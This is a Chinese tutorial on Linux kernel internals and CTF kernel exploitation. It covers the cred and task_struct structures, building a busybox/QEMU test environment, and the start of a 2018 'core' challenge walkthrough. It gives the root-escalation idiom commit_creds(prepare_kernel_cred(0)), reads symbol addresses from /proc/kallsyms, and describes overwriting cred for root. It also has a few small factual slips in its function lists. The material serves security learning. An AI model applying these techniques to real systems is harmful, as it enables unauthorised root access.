基础知识
内核是什么?
操作系统内核是一个特殊的程序,其用来管理软件发起的 IO 请求,将其转换为指令交由 CPU 执行,是现代操作系统最基本的部分。
其功能主要有以下两点:
- 控制并与硬件进行交互;
- 提供应用能运行的环境。
intel CPU 将 CPU 的特权级别分为 4 个级别:Ring 0、Ring 1、Ring 2、Ring 3。
Ring 0 只给 OS 使用,Ring 3 的所有程序都可以使用,内层 Ring 可以随便使用外层 Ring 的资源。

Ring0 拥有最高权限,并且可以和最多的直接硬件交互,因此操作系统内核代码通常运行在 Ring0 下,即 CPU 在执行操作系统内核代码时处在 Ring0 下。
Intel 的 CPU 将权限分为四个等级:Ring0、Ring1、Ring2、Ring3,权限等级依次降低,现代操作系统模型中我们通常只会使用 Ring0 和 Ring3,对应操作系统内核与用户进程,即 CPU 在执行用户进程代码时处在 Ring3 下。
根据以上内容,我们可以给用户态和内核态这两个概念下定义了。
- 用户态:CPU 运行在 Ring3 + 内核进程运行环境上下文。
- 内核态:CPU 运行在 Ring0 + 内核代码运行环境上下文。
运行状态切换
操作系统是如何使得 CPU 在不同的特权级间进行切换以进行调度的呢?主要有两个途径:
- 中断:当 CPU 收到一个外部中断时,会切换到 Ring0,并根据中断描述符表索引对应的中断处理代码以执行;
- 特权级相关指令:当 CPU 运行这些指令时会发生运行状态的改变,例如
iret(ring0->ring3)或是sysenter指令(ring3->ring0)。
基于这些特权级切换的方式,现代操作系统的开发者包装出了一种名为系统调用(syscall)的东西,作为由 “用户态” 切换到 “内核态” 的入口,从而执行内核代码来完成用户进程所需的一些功能;当用户进程想要请求更高权限的服务时,便需要通过由系统提供的应用接口,使用系统调用以陷入内核态,再由操作系统完成请求。
系统调用
系统调用(syscall)是用户空间程序请求内核服务的唯一标准接口。由于用户态无法直接访问内核态资源,因此通过系统调用完成诸如文件操作、进程控制、内存管理等任务。
用户程序
   ↓
 libc 封装的函数(如 open、read)
   ↓
 syscall 指令(或 int 0x80 / svc 0)
   ↓
 CPU 切换到内核态,进入 syscall 入口
   ↓
 sys_call_table 中找到对应处理函数
   ↓
 内核中的 SYSCALL_DEFINE 函数处理逻辑
关键结构:
sys_call_table[]: 系统调用号和实际处理函数的映射表;是一个函数指针数组,每个索引对应一个系统调用号;内容是该系统调用对应的实现函数地址。SYSCALL_DEFINE宏:用于定义系统调用函数;会生成对应的__NR_xxx映射编号。
进程管理
进程本质上是我们抽象出来的一个概念,CPU 是不知道也不可能知道进程是什么东西的,他只知道当前核心的寄存器的数据是这样,运行状态是这样,内存里的数据是那样,但我们可以人为地进行划分——将当前的运行环境称为一个进程的实体。
每个进程都有一组权限和用户相关的信息,这些信息由内核的cred结构体来描述,主要用于权限检查、用户空间交互等。
struct cred {
	atomic_long_t	usage;			 /* 引用计数,表示有多少对象在使用这个凭据 */
	kuid_t		uid;				 /* 真实用户 ID(进程的实际所有者) */
	kgid_t		gid;				 /* 真实组 ID */
	kuid_t		suid;				 /* 保存的用户 ID(用于 setuid 机制) */
	kgid_t		sgid;				 /* 保存的组 ID */
	kuid_t		euid;				 /* 有效用户 ID(用于权限检查,通常与 uid 或 suid 相同) */
	kgid_t		egid;				 /* 有效组 ID */
	kuid_t		fsuid;			 	 /* 文件系统用户 ID(用于 VFS 操作权限检查) */
	kgid_t		fsgid;				 /* 文件系统组 ID */
	unsigned	securebits;			 /* SUID 安全管理位,控制权限继承行为 */
	kernel_cap_t	cap_inheritable; /* 可继承的权能(子进程可以继承的权能集) */
	kernel_cap_t	cap_permitted;	 /* 允许的权能(进程当前拥有的所有权能) */
	kernel_cap_t	cap_effective;	 /* 有效权能(实际可用于权限检查的权能) */
	kernel_cap_t	cap_bset;	 	 /* 权能边界集(限制进程可以获得的权能上限) */
	kernel_cap_t	cap_ambient;	 /* 环境权能集(execve 后保留的非传统权能) */
#ifdef CONFIG_KEYS
	unsigned char	jit_keyring;	 /* 即时密钥环选择标志 */
	struct key	*session_keyring; 	 /* 会话密钥环(fork 时继承) */
	struct key	*process_keyring; 	 /* 进程私有密钥环 */
	struct key	*thread_keyring; 	 /* 线程私有密钥环 */
	struct key	*request_key_auth;   /* request_key 认证密钥环 */
#endif
#ifdef CONFIG_SECURITY
	void		*security;	 		 /* LSM 安全模块的私有数据 */
#endif
	struct user_struct *user;	 	 /* 真实用户 ID 的订阅信息(资源限制统计) */
	struct user_namespace *user_ns;  /* 用户命名空间,权能和密钥环相对于此命名空间 */
	struct ucounts *ucounts;	 	 /* 用户计数器(跟踪用户资源使用) */
	struct group_info *group_info;	 /* 辅助组列表(用于 euid/fsgid 的补充组) */
	union {
		int non_rcu;		 		 /* 是否可以跳过 RCU 延迟删除 */
		struct rcu_head	rcu;	 	 /* RCU 延迟删除钩子 */
	};
} __randomize_layout;  /* 随机化布局,增强内核安全性,防止结构体攻击 */
内核把进程的列表放在叫做任务队列的双向循环列表。列表中的每一项都是类型为task_struct 的结构。
每个进程在内核中由一个 task_struct 结构体表示,其中包含了该进程的所有信息,如:
struct task_struct {

#ifdef CONFIG_THREAD_INFO_IN_TASK
	/* 低级线程信息(中断栈、flags 等),x86 已合入 task_struct */
	struct thread_info		thread_info;
#endif

	/* 进程当前状态(TASK_RUNNING / TASK_INTERRUPTIBLE 等) */
	unsigned int			__state;

	/* 自旋锁睡眠时保存的状态 */
	unsigned int			saved_state;

	/* 随机化字段开始(防止利用固定偏移) */
	randomized_struct_fields_start

	/* 内核栈基址 */
	void				*stack;

	/* task_struct 的引用计数 */
	refcount_t			usage;

	/* 进程标志位(PF_*,如 PF_KTHREAD) */
	unsigned int			flags;

	/* ptrace 相关状态 */
	unsigned int			ptrace;

#ifdef CONFIG_MEM_ALLOC_PROFILING
	/* 内存分配性能分析标签 */
	struct alloc_tag		*alloc_tag;
#endif

#ifdef CONFIG_SMP
	/* 当前运行在哪个 CPU 上 */
	int				on_cpu;

	/* 用于 IPI 唤醒的结构 */
	struct __call_single_node	wake_entry;

	/* 唤醒抖动统计 */
	unsigned int			wakee_flips;
	unsigned long			wakee_flip_decay_ts;

	/* 上一次被唤醒的任务 */
	struct task_struct		*last_wakee;

	/* 最近使用的 CPU */
	int				recent_used_cpu;

	/* 被唤醒时目标 CPU */
	int				wake_cpu;
#endif

	/* 是否在 runqueue 中 */
	int				on_rq;

	/* 当前优先级(动态) */
	int				prio;

	/* 静态优先级(nice 值转换) */
	int				static_prio;

	/* 归一化后的优先级 */
	int				normal_prio;

	/* 实时任务优先级 */
	unsigned int			rt_priority;

	/* CFS 调度实体 */
	struct sched_entity		se;

	/* RT 调度实体 */
	struct sched_rt_entity		rt;

	/* Deadline 调度实体 */
	struct sched_dl_entity		dl;

	/* Deadline server */
	struct sched_dl_entity		*dl_server;

#ifdef CONFIG_SCHED_CLASS_EXT
	/* 扩展调度类 */
	struct sched_ext_entity		scx;
#endif

	/* 所属调度类(CFS / RT / DL / idle) */
	const struct sched_class	*sched_class;

#ifdef CONFIG_SCHED_CORE
	/* core scheduling 使用的红黑树节点 */
	struct rb_node			core_node;

	/* SMT 核心 cookie */
	unsigned long			core_cookie;

	/* 核心占用情况 */
	unsigned int			core_occupation;
#endif

#ifdef CONFIG_CGROUP_SCHED
	/* 所属调度 cgroup */
	struct task_group		*sched_task_group;
#endif

#ifdef CONFIG_UCLAMP_TASK
	/* 用户请求的 util clamp */
	struct uclamp_se		uclamp_req[UCLAMP_CNT];

	/* 实际生效的 util clamp */
	struct uclamp_se		uclamp[UCLAMP_CNT];
#endif

	/* 调度统计信息 */
	struct sched_statistics         stats;

#ifdef CONFIG_PREEMPT_NOTIFIERS
	/* 抢占通知链表 */
	struct hlist_head		preempt_notifiers;
#endif

#ifdef CONFIG_BLK_DEV_IO_TRACE
	/* block IO trace 序号 */
	unsigned int			btrace_seq;
#endif

	/* 调度策略(SCHED_NORMAL / FIFO / RR / DL) */
	unsigned int			policy;

	/* 最大可使用 CPU capacity */
	unsigned long			max_allowed_capacity;

	/* 允许的 CPU 数量 */
	int				nr_cpus_allowed;

	/* 当前 CPU mask 指针 */
	const cpumask_t			*cpus_ptr;

	/* 用户设置的 CPU mask */
	cpumask_t			*user_cpus_ptr;

	/* 实际 CPU mask */
	cpumask_t			cpus_mask;

	/* 迁移中状态 */
	void				*migration_pending;

#ifdef CONFIG_SMP
	/* 禁止迁移计数 */
	unsigned short			migration_disabled;
#endif
	unsigned short			migration_flags;

#ifdef CONFIG_PREEMPT_RCU
	/* RCU 读锁嵌套深度 */
	int				rcu_read_lock_nesting;

	/* RCU 特殊解锁标志 */
	union rcu_special		rcu_read_unlock_special;

	/* 挂在 RCU node 上的链表 */
	struct list_head		rcu_node_entry;

	/* 阻塞所在的 rcu_node */
	struct rcu_node			*rcu_blocked_node;
#endif

#ifdef CONFIG_TASKS_RCU
	/* RCU tasks 上下文切换计数 */
	unsigned long			rcu_tasks_nvcsw;
	u8				rcu_tasks_holdout;
	u8				rcu_tasks_idx;
	int				rcu_tasks_idle_cpu;
	struct list_head		rcu_tasks_holdout_list;
	int				rcu_tasks_exit_cpu;
	struct list_head		rcu_tasks_exit_list;
#endif

#ifdef CONFIG_TASKS_TRACE_RCU
	/* RCU trace 读者嵌套 */
	int				trc_reader_nesting;
	int				trc_ipi_to_cpu;
	union rcu_special		trc_reader_special;
	struct list_head		trc_holdout_list;
	struct list_head		trc_blkd_node;
	int				trc_blkd_cpu;
#endif

	/* 调度相关时间信息 */
	struct sched_info		sched_info;

	/* 全局 task 链表(for_each_process) */
	struct list_head		tasks;

#ifdef CONFIG_SMP
	/* 可被 push 的任务 */
	struct plist_node		pushable_tasks;

	/* 可 push 的 DL 任务 */
	struct rb_node			pushable_dl_tasks;
#endif

	/* 进程地址空间(用户态) */
	struct mm_struct		*mm;

	/* 当前使用的 mm(内核线程也会有) */
	struct mm_struct		*active_mm;

	/* faults 禁用时使用的 mapping */
	struct address_space		*faults_disabled_mapping;

	/* 退出状态 */
	int				exit_state;

	/* 退出码 */
	int				exit_code;

	/* 退出信号 */
	int				exit_signal;

	/* 父进程死亡时发送的信号 */
	int				pdeath_signal;

	/* 作业控制状态 */
	unsigned long			jobctl;

	/* ABI 兼容人格 */
	unsigned int			personality;

	/* fork 时是否重置调度 */
	unsigned			sched_reset_on_fork:1;

	unsigned			sched_contributes_to_load:1;
	unsigned			sched_migrated:1;
	unsigned			sched_task_hot:1;

	unsigned			:0;

	/* 远程唤醒标志 */
	unsigned			sched_remote_wakeup:1;

#ifdef CONFIG_RT_MUTEXES
	/* 是否参与 RT mutex */
	unsigned			sched_rt_mutex:1;
#endif

	/* 是否正在 execve */
	unsigned			in_execve:1;

	/* 是否 IO wait */
	unsigned			in_iowait:1;

#ifndef TIF_RESTORE_SIGMASK
	unsigned			restore_sigmask:1;
#endif

#ifdef CONFIG_MEMCG_V1
	/* 是否在用户 fault 中 */
	unsigned			in_user_fault:1;
#endif

#ifdef CONFIG_LRU_GEN
	/* 是否参与 LRU */
	unsigned			in_lru_fault:1;
#endif

#ifdef CONFIG_COMPAT_BRK
	unsigned			brk_randomized:1;
#endif

#ifdef CONFIG_CGROUPS
	unsigned			no_cgroup_migration:1;
	unsigned			frozen:1;
#endif

#ifdef CONFIG_BLK_CGROUP
	unsigned			use_memdelay:1;
#endif

#ifdef CONFIG_PSI
	unsigned			in_memstall:1;
#endif

#ifdef CONFIG_PAGE_OWNER
	unsigned			in_page_owner:1;
#endif

#ifdef CONFIG_EVENTFD
	unsigned			in_eventfd:1;
#endif

#ifdef CONFIG_ARCH_HAS_CPU_PASID
	unsigned			pasid_activated:1;
#endif

#ifdef CONFIG_CPU_SUP_INTEL
	unsigned			reported_split_lock:1;
#endif

#ifdef CONFIG_TASK_DELAY_ACCT
	unsigned                        in_thrashing:1;
#endif

#ifdef CONFIG_PREEMPT_RT
	struct netdev_xmit		net_xmit;
#endif

	/* 需要原子访问的 flags */
	unsigned long			atomic_flags;

	/* 系统调用重启信息 */
	struct restart_block		restart_block;

	/* 线程 ID */
	pid_t				pid;

	/* 线程组 ID(进程 ID) */
	pid_t				tgid;

#ifdef CONFIG_STACKPROTECTOR
	unsigned long			stack_canary;  //栈保护 canary
#endif

	/* 真正的父进程 */
	struct task_struct __rcu	*real_parent;

	/* 接收 SIGCHLD 的父进程 */
	struct task_struct __rcu	*parent;

	/* 子进程链表 */
	struct list_head		children;

	/* 兄弟节点 */
	struct list_head		sibling;

	/* 线程组 leader */
	struct task_struct		*group_leader;

	/* 被 ptrace 的进程 */
	struct list_head		ptraced;

	/* ptrace 链表节点 */
	struct list_head		ptrace_entry;

	/* PID 结构 */
	struct pid			*thread_pid;

	/* PID 哈希链接 */
	struct hlist_node		pid_links[PIDTYPE_MAX];

	/* 线程链表节点 */
	struct list_head		thread_node;

	/* vfork 完成同步 */
	struct completion		*vfork_done;

	/* 用户态 TID 设置 */
	int __user			*set_child_tid;
	int __user			*clear_child_tid;

	/* kthread / io_worker 私有数据 */
	void				*worker_private;

	u64				utime;  //用户态运行时间
	u64				stime;  //内核态运行时间
	u64				gtime;  //全局时间
	char				comm[TASK_COMM_LEN];  //进程名
	/* 文件系统上下文 */
	struct fs_struct		*fs;

	/* 打开的文件表 */
	struct files_struct		*files;

	/* 命名空间代理 */
	struct nsproxy			*nsproxy;

	/* 信号结构 */
	struct signal_struct		*signal;

	/* 信号处理器 */
	struct sighand_struct __rcu	*sighand;

	/* RCU 释放用 */
	struct rcu_head			rcu;

	/* 架构相关线程状态(寄存器、FPU、TLS) */
	struct thread_struct		thread;
};
pid:进程 IDppid:父进程 IDcred:权限信息指针mm:进程内存信息files:文件描述符表state:运行状态sched_class调度器类别
Linux 支持的调度策略:
- CFS:默认调度器,基于红黑树;
- O(1)调度器:历史调度器,固定复杂度;
- RT(实时调度器):为实时任务设计。
核心调度函数:
schedule:主动放弃 CPU 或进程任务切换。schedule:唤醒睡眠中的任务。sleep_on:使任务进入等待状态。
进程创建与销毁流程:
fork()/clone():系统调用最终调用内核的do_fork()函数;do_fork()->copy_process:复制父进程的大部分状态;- 子进程就绪后加入调度队列,由
schedule():进程调度运行; execve():替换当前进程映像为新程序;exit():进程退出,进入僵尸态,等待父进程回收资源。
内存管理
内核的内存管理子系统负责管理整个物理内存和每个进程的虚拟地址空间。它是进程隔离、内存保护、内存分配、换页、共享等机制的基础。
核心结构:
mm_struct: 描述进程虚拟内存空间;vm_area_struct: 描述一块连续虚拟内存区域;page: 描述物理页(反映物理内存)。
用户态视角:
用户态进程无法直接操作物理内存,所有内存操作都通过内核提供的系统调用完成。
- 虚拟地址空间的典型布局如下:
+--------------------------+  高地址(栈顶)
| stack (向下增长)        |
+--------------------------+
| mmap 区域(共享库等)   |
+--------------------------+
| heap(动态内存)        |
+--------------------------+
| .bss/.data/.text         |
+--------------------------+
| NULL                     |  低地址(0)
- 常见系统调用:
brk、sbrk:控制堆的增长/收缩(glibc malloc 默认使用);mmap:匿名或文件映射内存(大对象、共享库、文件IO)。
内核态视角:
用于管理内核空间的动态内存:
kmalloc():分配连续的物理页,适合小对象,性能高(基于 slab);kzmalloc():类似于kmalloc,但会将分配内存清零;vmalloc():分配连续的虚拟页,物理上不连续,适合大块内存;get_free_pages():分配以页为单位的内存,常用于底层页面操作。
分配器种类:
- Slab:原始实现,用于缓存对象;
- Slub:默认分配器,简化结构。
- Slob:面向嵌入式系统,内存碎片少。
页表和内存保护:
- Linux 使用多级页表结构:PGD -> PUD -> PMD -> PTE;
- 每个虚拟地址通过页表转换为物理地址;
- 页表中包含权限位(可读/写/执行)、是否在内存中、是否为用户空间等信息;
- Copy-on-Write(COW):fork 创建子进程时不复制物理页,只有写操作时再复制。
LKM
LKM(Loadable Kernel Module)是一种在内核运行时动态插入代码的机制;主要用于扩展内核功能而无需重启系统或重编译内核,通常用于设备驱动、文件系统实现等。
LKM 是一种特殊格式的内核 ELF 可执行文件,和用户态的 ELF 可执行格式类似,但运行方式不同;文件后缀名为:.ko。
linux/module.h:对于 LKM 而言这是必须包含的一个头文件linux/kernel.h:载入内核相关信息linux/init.h:包含着一些有用的宏
通常情况下,这三个头文件对于内核模块编程都是不可或缺的。
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

//模块初始化函数
static int __init hello_init(void) {
    printk(KERN_INFO "Hello, Kernel\n");
    return 0;
}

//模块退出函数
static void __exit hello_exit(void) {
    printk(KERN_INFO "Goodbye, Kernel\n");
}
module_init(hello_init);
module_exit(hello_exit);
MODULE_AUTHOR("Nanhang");
MODULE_LICENSE("GPL");
__init/__exit:标记初始化和清理函数;MODULE_AUTHOR()/MODULE_LICENSE():声明内核作者与发行所用许可证printk():内核级printf,日志会写入dmesg。
模块操作指令:
rmmod hello
make                # 编译模块(需要 Makefile)
insmod hello.ko     # 加载模块
rmmod hello         # 卸载模块
lsmod               # 查看当前已加载模块
dmesg               # 查看内核日志
modprobe xxx        # 自动加载模块(包含依赖关系处理)
模块是可以被单独编译但不可以单独运行的。它在运行时被链接到内核作为内核的一部分在内核空间运行,这与运行在用户空间的进程不同。
ioctl
ioctl 是(Input/Output Control)的缩写。是一种面向设备文件的系统调用,用于对设备执行各种控制操作,适用于read / write无法完成的特殊功能。
int ioctl(int fd, unsigned long request, ...);
fd:文件描述符,通常通过open()打开的设备文件;request:控制命令,定义在头文件中(如<linux/fs.h>、驱动自定义头文件等);...:可选参数,根据request的不同,可能需要传入或传出结构体或数据指针。
常见内核态函数
在内核当中我们无法使用用户态的 libc 库中的函数,内核自己有着对应的各种函数,其中常用的功能函数如下:
printk
printk()是内核的打印函数,类似用户态的printf(),但输出不一定马上显示在终端,但一定在内核缓冲区里,可以通过dmesg查看。
示例:
printk(KERN_INFO "Info message\n");
printk(KERN_ERR "Error message\n");
级别决定消息是否显示和记录。
用户态与内核态内存拷贝:
copy_from_user():实现了将用户空间的数据传送到内核空间。copy_to_user():实现了将内核空间的数据传送到用户空间。
SYSCALL_DEFINE3(silly_copy,
    unsigned long, src,
    unsigned long, dst,
    unsigned long, len)
{
    void *buf;

    if (len == 0 || len > PAGE_SIZE)
        return -EINVAL;

    buf = kmalloc(len, GFP_KERNEL);
   if (!buf)
        return -ENOMEM;

    if (copy_from_user(buf, (void __user *)src, len)) {
        kfree(buf);
        return -EFAULT;
    }

    if (copy_to_user((void __user *)dst, buf, len)) {
        kfree(buf);
        return -EFAULT;
    }

    kfree(buf);
    return len;
}
直接访问用户指针可能导致内核崩溃,必须用这两个函数。
内核内存分配与释放:
kmalloc():类似于用户态的malloc(),为内核分配小块连续物理内存,使用 Slab/Slub 分配器。kzalloc():kmalloc()+内存清零。kfree():释放由kmalloc分配的内存。
权限切换相关函数:
prepare_kernel_cred(0):创建一个新的cred结构体,参数 0 表示为 uid 为 0 的用户创建凭据,返回的是一个指向 root 权限的新cred结构体的指针。commit_creds():将新的凭据结构设置给当前进程,实现权限提升。
通常写法:
commit_creds(prepare_kernel_cred(0));
这段代码经常在内核漏洞利用中作用提权。
获取函数地址:
/proc/kallsyms公开了内核符号和地址,可以查看核心函数和变量地址;
# 获取内核基地址
cat /proc/kallsyms | grep startup_64
#获取函数地址
cat /proc/kallsyms | grep commit_creds
proc_create():在模块初始化时调用,创建 proc 文件proc_remove():在模块退出时调用,删除该文件,确保对称的资源管理。file_open():打开文件file_close:关闭文件proc_create:创建proc接口file_open:在内核空间打开一个文件filp_close:关闭打开的文件。kernel_read:proc_create:创建procproc_remove:删除proc
环境搭建
内核有很多分支,具体有如下几种分类:
- master:主要维护更新版;
- LTS(长期支持版):由社区或厂商维护的稳定版本,适合生产环境部署;
- OS发行版:由各 Linux 发行版定制的内核。
内核编译
- 安装工具
安装编译链工具:
sudo apt update
sudo apt install -y build-essential libncurses-dev flex bison libssl-dev libelf-dev bc
- 下载内核源码
wget https://cdn.kernel.org/pub/linux/kernel/v5.x/linux-5.15.167.tar.xz
tar -xJf linux-5.15.167.tar.xz
cd linux-5.15.167
- 编译
make defconfig                # 使用默认配置
make kvm_guest.config         # 启用虚拟化支持
make -j$(nproc)               # 编译
编译后的结果如下:
vmlinux:原始内核文件bzImage:压缩内核镜像
busybox
构建文件系统需要使用 busybox,busybox 是一个集成了大量 Unix 工具的精简版系统工具集,常用于嵌入式系统和 initramfs。
构建 busybox:
#下载源码
wget https://busybox.net/downloads/busybox-1.37.0.tar.bz2

#解压
tar -jxvf busybox-1.37.0.tar.bz2

# 使用默认配置
make defconfig

# 使用脚本方式开启静态编译选项
sed -i 's/^# CONFIG_STATIC is not set/CONFIG_STATIC=y/' .config

#编译
make -j$(nproc)
make install
编译完成后会生成一个 _install 目录,接下来我们将会用它来构建我们的文件系统。
构建文件系统
- 初始化文件系统
cd _install
mkdir -pv {bin,sbin,etc,proc,sys,dev,home/ctf,root,tmp,lib64,lib/x86_64-linux-gnu,usr/{bin,sbin}}
touch etc/inittab
mkdir etc/init.d
touch etc/init.d/rcS
chmod +x ./etc/init.d/rcS
- 配置初始化脚本
首先配置etc/inttab ,写入如下内容:
::sysinit:/etc/init.d/rcS
::askfirst:/bin/ash
::ctrlaltdel:/sbin/reboot
::shutdown:/sbin/swapoff -a
::shutdown:/bin/umount -a -r
::restart:/sbin/init
在上面的文件中指定了系统初始化脚本,因此接下来配置etc/init.d/rcS写入如下内容,主要是挂载各种文件系统:
#!/bin/sh
mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
mount -t tmpfs tmpfs /tmp
mkdir /dev/pts
mount -t devpts devpts /dev/pts

echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
setsid cttyhack setuidgid 1000 sh

poweroff -d 0 -f
也可以在根目录下创建init文件,写入如下内容:
#!/bin/sh
chown -R root:root /
chmod 700 /root
chown -R ctf:ctf /home/ctf

mount -t proc none /proc
mount -t sysfs none /sys
mount -t tmpfs tmpfs /tmp
mkdir /dev/pts
mount -t devpts devpts /dev/pts

echo 1 > /proc/sys/kernel/dmesg_restrict
echo 1 > /proc/sys/kernel/kptr_restrict

echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"

cd /home/ctf
su ctf -c sh

poweroff -d 0 -f
并且要添加可执行权限:
chmod +x ./init
- 配置用户组
echo "root:x:0:0:root:/root:/bin/sh" > etc/passwd
echo "ctf:x:1000:1000:ctf:/home/ctf:/bin/sh" >> etc/passwd

echo "root:x:0:" > etc/group
echo "ctf:x:1000:" >> etc/group

echo "none /dev/pts devpts gid=5,mode=620 0 0" > etc/fstab
- 配置glibc库
如果使用的是 glibc,而不是 busybox 内置的 libc,需确定动态链接库路径。
ldd /bin/busybox
打包文件系统为镜像文件
cpio 文件是 CTF 中最常见的 Linux Kernel 文件系统格式。
#将当前目录及其子目录下的所有文件打包成一个 cpio 格式的归档文件
find . | cpio -o -H newc > ./rootfs.cpio
向文件系统添加文件
如果我们要向文件系统添加文件,比如将我们的测试文件test添加到文件系统,那么我们可以选择在原先的_install文件夹中添加,也可以解压文件系统镜像后添加文件再重新打包。
不过一般在 CTF 中我们往往拿到的只是一个文件系统镜像,所以我们一般使用解压文件系统镜像后添加再重新打包的方式。
解压磁盘镜像,将磁盘中的所有文件解压到当前目录下。
#解包
cpio -idv < ./rootfs.cpio
#重打包
find . | cpio -o --format=newc > ../rootfs.cpio
模拟运行
QEMU 是一个开源的虚拟机工具,支持用户态模拟和全系统虚拟化,我们使用它来加载并运行编译后的 Linux 内核与文件系统镜像。
- 环境搭建
sudo apt install qemu-system
- 模拟内核
模拟内核我们需要编写一个启动脚本boot.sh来使用 QEMU。
#!/bin/sh
qemu-system-x86_64 \
     -m 256M \
     -kernel ./arch/x86_64/boot/bzImage \
     -initrd ./rootfs.cpio \
     -monitor /dev/null \
     -append "root=/dev/ram rdinit=/sbin/init console=ttyS0 oops=panic panic=1 loglevel=3 quiet kaslr" \
     -cpu kvm64,+smep \
     -smp cores=2,threads=1 \
     -nographic \
     -s
部分参数说明如下:
-m:虚拟机内存大小-kernel:内核镜像路径-initrd:初始文件系统路径,cpio 文件系统会被载入到内存当中(initramfs)-monitor:将监视器重定向到主机设备/dev/null,这里重定向至 null 主要是防止CTF 中被人通过监视器直接拿 flag-append:附加参数选项kaslr:开启内核地址随机化,你也可以改为nokaslr进行关闭以方便我们进行调试rdinit:指定初始启动进程,这里我们指定了/sbin/init作为初始进程,其会默认以/etc/init.d/rcS作为启动脚本loglevel=3&quiet:不输出logconsole=ttyS0:指定终端为/dev/ttyS0,这样一启动就能进入终端界面
-cpu:设置CPU选项,在这里开启了·smep保护-smp:设置对称多处理器配置,这里设置了两个核心,每个核心一个线程-nographic:不提供图形化界面,此时内核仅有串口输出,输出内容会被 QEMU 重定向至我们的终端-s:相当于-gdb tcp::1234的简写(也可以直接这么写),后续我们可以通过 gdb 连接本地端口进行调试
利用目标
在 Linux 内核漏洞利用中,一般会有以下几个目的
- 提权到 root 权限。
- 泄露敏感信息。
- DoS,即使得内核崩溃。
一般来说目标就是提权,这里就是内核态 Pwn 和用户态的 Pwn 的根本区别,在用户态中我们的目标一般为 getshell,这是因为我们并没有获得目标的 shell。而内核 Pwn 中是我们已经有了一个 shell,但是我们的目的是提权到 root 权限。
内核提权指的是普通用户可以获取到 root 用户的权限,访问原先受限的资源。这里从两种角度来考虑如何提权
- 改变自身:通过改变自身进程的权限,使其具有 root 权限。
- 改变别人:通过影响高权限进程的执行,使其完成我们想要的功能。
内核会通过进程的task_struct结构体中的cred指针结构体,然后根据cred的内容来判断一个进程拥有的权限,如果cred结构体中的uid和fsgid都为 0,那一般就会认为进程具有root权限,cred结构体在 Linux 内核的include/linux/cred.h目录下。
struct cred {
	atomic_t	usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
	atomic_t	subscribers;	/* number of processes subscribed */
	void		*put_addr;
	unsigned	magic;
#define CRED_MAGIC	0x43736564
#define CRED_MAGIC_DEAD	0x44656144
#endif
	kuid_t		uid;		/* real UID of the task */
	kgid_t		gid;		/* real GID of the task */
	kuid_t		suid;		/* saved UID of the task */
	kgid_t		sgid;		/* saved GID of the task */
	kuid_t		euid;		/* effective UID of the task */
	kgid_t		egid;		/* effective GID of the task */
	kuid_t		fsuid;		/* UID for VFS ops */
	kgid_t		fsgid;		/* GID for VFS ops */
	unsigned	securebits;	/* SUID-less security management */
	kernel_cap_t	cap_inheritable; /* caps our children can inherit */
	kernel_cap_t	cap_permitted;	/* caps we're permitted */
	kernel_cap_t	cap_effective;	/* caps we can actually use */
	kernel_cap_t	cap_bset;	/* capability bounding set */
	kernel_cap_t	cap_ambient;	/* Ambient capability set */
既然uid和fsgid为 0 就可以拿到root权限,那我们可以通过以下方式提权:
- 修改结构体的对应的 id 为 0
- 修改
task_struct结构体中的cred指针指向一个满足要求的cred
我们要做的就是定位cred结构体,修改id或者修改cred指针。
Kernel 保护机制
SMEP:内核不可执行用户空间代码,防止内核执行用户态 shellcode。
SMAP:内核不可访问用户空间数据,防止内核任意读写用户空间。
KASLR:内核地址随机化,相当于 ASLR(非默认启用,需在内核命令行中加入 kaslr 开启),随机化内核映像和模块加载位置。
Canary:在编译内核时设置
CONFIG_CC_STACKPROTECTOR选项即可开启该保护,开了这个保护再编译驱动会发现有 canary。KPTI:KPTI 即内核页表隔离(Kernel page-table isolation),内核空间与用户空间分别使用两组不同的页表集,这对于内核的内存管理产生了根本性的变化。
ret2user
例题 2018强网杯core
接下来以一道例题来了解 Kernel Pwn 的解题流程。
题目信息
题目给出了以下四个文件:
bzImage:内核压缩镜像。core.cpio:文件系统。start.sh:通过 qemu 模拟启动内核的 shell 脚本。core.ko:存在漏洞的模块。
core.ko就是提供的存在漏洞的 LKM 模块。我们需要通过分析core.ko中的漏洞来编写相应的 exp 进行利用,和用户态的 pwn 不同的是内核的 exp 一般通过 C 语言编写,程序通过模块定义的函数来与内核交互,利用方式就是将 C 编译好的 exp 丢到模拟内核的虚拟机上运行。
分析题目
分析start.sh启动脚本,发现内核开启了 KASLR 保护。直接运行脚本启动失败,将内存修改大一些后启动成功。
qemu-system-x86_64 \
	-m 256M \
	-kernel ./bzImage \
	-initrd ./core.cpio \
	-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr" \
	-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
	-nographic
启动之后发现过段时间会关机。
先解包core.cpio,报错。然后file查看发现core.cpio文件是经过 gzip 压缩过的,先解压然后再解包。
mkdir unpacked
mv core.cpio ./unpacked/core.cpio.gz
cd unpacked
gunzip core.cpio.gz #解压得到cpio文件
cpio -idvm < ./core.cpio
分析init脚本发现原来是其中写了一行定时关机的命令,直接注释掉即可。
#!/bin/sh
mount -t proc proc /proc
mount -t sysfs sysfs /sys
mount -t devtmpfs none /dev
/sbin/mdev -s
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
cat /proc/kallsyms > /tmp/kallsyms
